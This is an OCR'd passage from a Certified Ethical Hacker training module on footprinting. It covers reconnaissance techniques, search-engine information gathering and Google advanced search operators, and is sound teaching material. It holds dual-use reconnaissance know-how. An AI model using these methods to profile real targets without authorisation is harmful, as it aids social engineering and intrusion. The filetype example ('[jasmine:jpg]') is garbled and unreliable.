


Footprinting Techniques
Footprinting through Search Engines
Advanced Google Hacking Techniques
Google Hacking Database and Google Advanced Search
Video, Meta, FTP, and IoT Search Engines
Footprinting through Web Services
People Search Services
Financial Services and Job Sites
Deep and Dark Web Footprinting
Competitive Intelligence and Business Profile Sites
Monitor Alerts and Online Reputation
Groups, Forums, Blogs, and NNTP Usenet Newsgroups
Public Source Code Repositories
Footprinting through Social Networking Sites
Social Engineering
Social Media Sites
Analyzing Social Network Graphs
Website Footprinting
Web Spidering and Website Mirroring
Internet Archive
Extract Links, Wordlist, and Metadata
Monitor Web Page Updates and Website Traffic
Email Footprinting
Track Email Communication
Analyze Email Header
Whois Footprinting
Whois Lookup
IP Geolocation Lookup
DNS Footprinting
DNS Interrogation
Reverse DNS Lookup
Network Footprinting
Locate Network Range
Traceroute
Footprinting through Social Engineering
Eavesdropping
Shoulder Surfing
Dumpster Diving
Impersonation

Figure 2.1: Footprinting Techniques

CEH Certified Ethical Hacker

LO#02: Demonstrate Footprinting through Search Engines



Footprinting through Search Engines

CEH Certified Ethical Hacker

- Attackers use search engines to **extract information about a target**, such as employed technology platforms, employee details, login pages, and intranet portals, which help the attacker to perform social engineering and other types of advanced system attacks
- Major search engines:

Google Bing YAHOO! Ask.com Aol. Baidu 百度 DuckDuckGo

- Attackers can use **advanced search operators** available with these search engines and create complex queries to find, filter, and sort specific information about the target
- Search engines are also used to find other sources of **publically accessible information resources**, e.g., you can type "top job portals" to find major job portals that provide critical information about the target organization

Footprinting through Search Engines

Search engines are the main sources of key information about a target organization. They play a major role in extracting critical details about a target from the Internet. Search engines use automated software, i.e., crawlers, to continuously scan active websites and add the retrieved results in the search engine index that is further stored in a massive database. When a user queries the search engine index, it returns a list of Search Engine Results Pages (SERPs). These results include web pages, videos, images, and many different file types ranked and displayed according to their relevance. Many search engines can extract target organization information such as technology platforms, employee details, login pages, intranet portals, contact information, and so on. The information helps the attacker in performing social engineering and other types of advanced system attacks.


A Google search could reveal submissions to forums by security personnel, disclosing the brands of firewalls or antivirus software used by the target. This information helps the attacker in identifying vulnerabilities in such security controls.

For example, consider an organization, perhaps Microsoft. Type **Microsoft** in the **Search** box of a search engine and press **Enter**; this will display the results containing information about Microsoft. Browsing the results often provides critical information such as physical location, contact addresses, services offered, number of employees, and so on, which may prove to be a valuable source for hacking.

Examples of major search engines include Google, Bing, Yahoo, Ask, Aol, Baidu, WolframAlpha, and DuckDuckGo.

Attackers can use advanced search operators available with these search engines and create complex queries to find, filter, and sort specific information regarding the target. Search engines are also used to find other sources of publicly accessible information. For example, you can type “top job portals” to find major job portals that provide critical information about the target organization.

As an ethical hacker, if you find any deleted pages/information about your company in SERPs or the search engine cache, you can request the search engine to remove the pages/information from its indexed cache.



Footprinting Using Advanced Google Hacking Techniques

- Google hacking refers to the use of advanced Google search operators for **creating complex search queries** to extract sensitive or hidden information that helps attackers **find vulnerable targets**

Popular Google advanced search operators

Search Operator	Purpose
[cache:]	Displays the web pages stored in the Google cache
[link:]	Lists web pages that have links to the specified web page
[related:]	Lists web pages that are similar to the specified web page
[info:]	Presents some information that Google has about a particular web page
[site:]	Restricts the results to those websites in the given domain

Search Operator	Purpose
[allintitle:]	Restricts the results to those websites containing all the search keywords in the title
[intitle:]	Restricts the results to documents containing the search keyword in the title
[allinurl:]	Restricts the results to those containing all the search keywords in the URL
[inurl:]	Restricts the results to documents containing the search keyword in the URL
[location:]	Finds information for a specific location

Footprinting Using Advanced Google Hacking Techniques

Google hacking refers to the use of advanced Google search operators for creating complex search queries to extract sensitive or hidden information. The accessed information is then used by attackers to find vulnerable targets. Footprinting using advanced Google hacking techniques involves locating specific strings of text within search results using advanced operators in the Google search engine.

Advanced Google hacking refers to the art of creating complex search engine queries. Queries can retrieve valuable data about a target company from Google search results. Through Google hacking, an attacker tries to find websites that are vulnerable to exploitation. Attackers can use the Google Hacking Database (GHDB), a database of queries, to identify sensitive data. Google operators help in finding the required text and avoiding irrelevant data. Using advanced Google operators, attackers can locate specific strings of text such as specific versions of vulnerable web applications. When a query without advanced search operators is specified, Google traces the search terms in any part of the webpage, including the title, text, URL, digital files, and so on. To confine a search, Google offers advanced search operators. These search operators help to narrow down the search query and obtain the most relevant and accurate output.

The syntax to use an advanced search operator is as follows: operator**: search_term**

Note: Do not enter any spaces between the operator and the query.

Some popular Google advanced search operators include:

Source: *https://www.googleguide.com*

- **site**: This operator restricts search results to the specified site or domain.

  For example, the [games site: www.certifiedhacker.com] query gives information on games from the certifiedhacker site.

- **allinurl**: This operator restricts results to only the pages containing all the query terms specified in the URL.

  For example, the [allinurl: google career] query returns only pages containing the words “google” and “career” in the URL.

- **inurl**: This operator restricts the results to only the pages containing the specified word in the URL.

  For example, the [inurl: copy site:www.google.com] query returns only Google pages in which the URL has the word “copy.”

- **allintitle**: This operator restricts results to only the pages containing all the query terms specified in the title.

  For example, the [allintitle: detect malware] query returns only pages containing the words “detect” and “malware” in the title.

- **intitle**: This operator restricts results to only the pages containing the specified term in the title.

  For example, the [malware detection intitle:help] query returns only pages that have the term “help” in the title, and the terms “malware” and “detection” anywhere within the page.

- **inanchor**: This operator restricts results to only the pages containing the query terms specified in the anchor text on links to the page.

  For example, the [Anti-virus inanchor:Norton] query returns only pages with anchor text on links to the pages containing the word “Norton” and the page containing the word “Anti-virus.”

- **allinanchor**: This operator restricts results to only the pages containing all query terms specified in the anchor text on links to the pages.

  For example, the [allinanchor: best cloud service provider] query returns only pages for which the anchor text on links to the pages contains the words “best,” “cloud,” “service,” and “provider.”

- **cache**: This operator displays Google's cached version of a web page instead of the current version of the web page.

  For example, [cache**:**www.eff.org] will show Google’s cached version of the Electronic Frontier Foundation home page.

- **link**: This operator searches websites or pages that contain links to the specified website or page.

  For example, [link:www.googleguide.com] finds pages that point to Google Guide's home page.

  Note: According to Google's documentation, "you cannot combine a link: search with a regular keyword search."

  Also note that when you combine link: with another advanced operator, Google may not return all the pages that match.

- **related**: This operator displays websites that are similar or related to the URL specified.

  For example, [related:www.microsoft.com] provides the Google search engine results page with websites similar to microsoft.com.

- **info**: This operator finds information for the specified web page.

  For example, [info:gothotel.com] provides information about the national hotel directory GotHotel.com home page.

- **location:** This operator finds information for a specific location.

  For example, [location: 4 seasons restaurant] will give you results based on the term "4 seasons restaurant."

- **filetype:** This operator allows you to search for results based on a file extension.

  For Example, [jasmine:jpg] will provide jpg files based on jasmine.

What can a Hacker Do with Google Hacking?

An attacker can create complex search-engine queries to filter large amounts of search results to obtain information related to computer security. The attacker can use Google operators to locate specific strings of text within search results. Thus, the attacker can not only detect websites and web servers that are vulnerable to exploitation but also locate private and sensitive information about the target. Once a vulnerable site is identified, attackers attempt to launch various possible attacks, such as buffer overflow and SQL injection, which compromise information security.

